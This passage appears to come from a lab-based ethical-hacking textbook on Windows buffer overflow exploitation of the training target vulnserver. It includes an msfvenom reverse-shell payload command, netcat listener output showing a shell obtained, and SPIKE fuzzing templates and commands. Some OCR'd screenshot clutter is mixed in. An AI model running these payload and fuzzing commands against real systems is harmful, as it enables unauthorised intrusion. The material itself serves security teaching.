└──╼ #msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.13 LPORT=4444 EXITFUNC=thread -f
c -a x86 -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
```

```
┌─[root@parrot]─[~]
└──╼ #nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.10.13] from (UNKNOWN) [10.10.10.10] 28018
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Admin\Desktop\vulnserver-master>
```

```
┌─[root@parrot]─[~]
└──╼ #nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.10.13] from (UNKNOWN) [10.10.10.10] 20450
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Admin\Desktop\vulnserver-master>whoami
whoami
windows10\admin

C:\Users\Admin\Desktop\vulnserver-master>
```

Windows Buffer Overflow Exploitation

Exploiting Windows-based buffer overflow vulnerability involves the following steps:

- Perform spiking
- Perform fuzzing
- Identify the offset

- Overwrite the EIP register
- Identify bad characters
- Identify the right module
- Generate shellcode
- Gain root access

Before executing the following steps, you must install and run a vulnerable server on the victim's machine, then run Immunity Debugger, and finally attach the vulnerable server to the debugger.


Perform Spiking

Spiking allows attackers to send crafted TCP or UDP packets to the vulnerable server to make it crash. It helps attackers to identify buffer overflow vulnerabilities in the target applications. The following steps are involved in spiking:

- **Step - 1: Establish a connection with the vulnerable server using Netcat**

  As shown in the screenshot below, you can use the following Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server.

  `nc -nv <Target IP> <Target Port>`




```
┌─[root@parrot]─[~]
└──╼ #nc -nv 10.10.10.10 9999
(UNKNOWN) [10.10.10.10] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Figure 6.44: Screenshot of Netcat

- **Step - 2: Generate spike templates and perform spiking**

  Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

  Use the following spike template for spiking on the STATS function:



stats.spk (~) - Pluma
File
Edit
View
Search
Tools
Documents
Help
Open
Save
Undo
stats.spk
Plain Text
Tab Width: 4
Ln 3, Col 24
INS

```
s_readline();
s_string("STATS ");
s_string_variable("0");
```

Figure 6.45: Screenshot showing STATS spike template

Now, send the packages to the vulnerable server using the following command:

`generic_send_tcp <Target IP> <Target Port> spike_script SKIPVAR SKIPSTR`


Parrot Terminal
File
Edit
View
Search
Terminal
Help

```
┌─[root@parrot]─[~]
└──╼ #generic_send_tcp 10.10.10.10 9999 stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
Variablesize= 45
Fuzzing Variable 0:9
Variablesize= 49
```

Figure 6.46: Screenshot showing the output of spiking vulnerable server




Immunity Debugger - vulnserver.exe - [CPU - thread 00000F6C, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment specialist needed
Registers (FPU)
Address Hex dump ASCII
Immunity Debugger showing running status of vulnerable server
New thread with ID 00001C6C created
Running

Figure 6.47: Screenshot of Immunity Debugger

As we have identified that the STATS function is not vulnerable to buffer overflow, we repeat the same process for the TRUN function. Use the following spike template for spiking on the TRUN function:

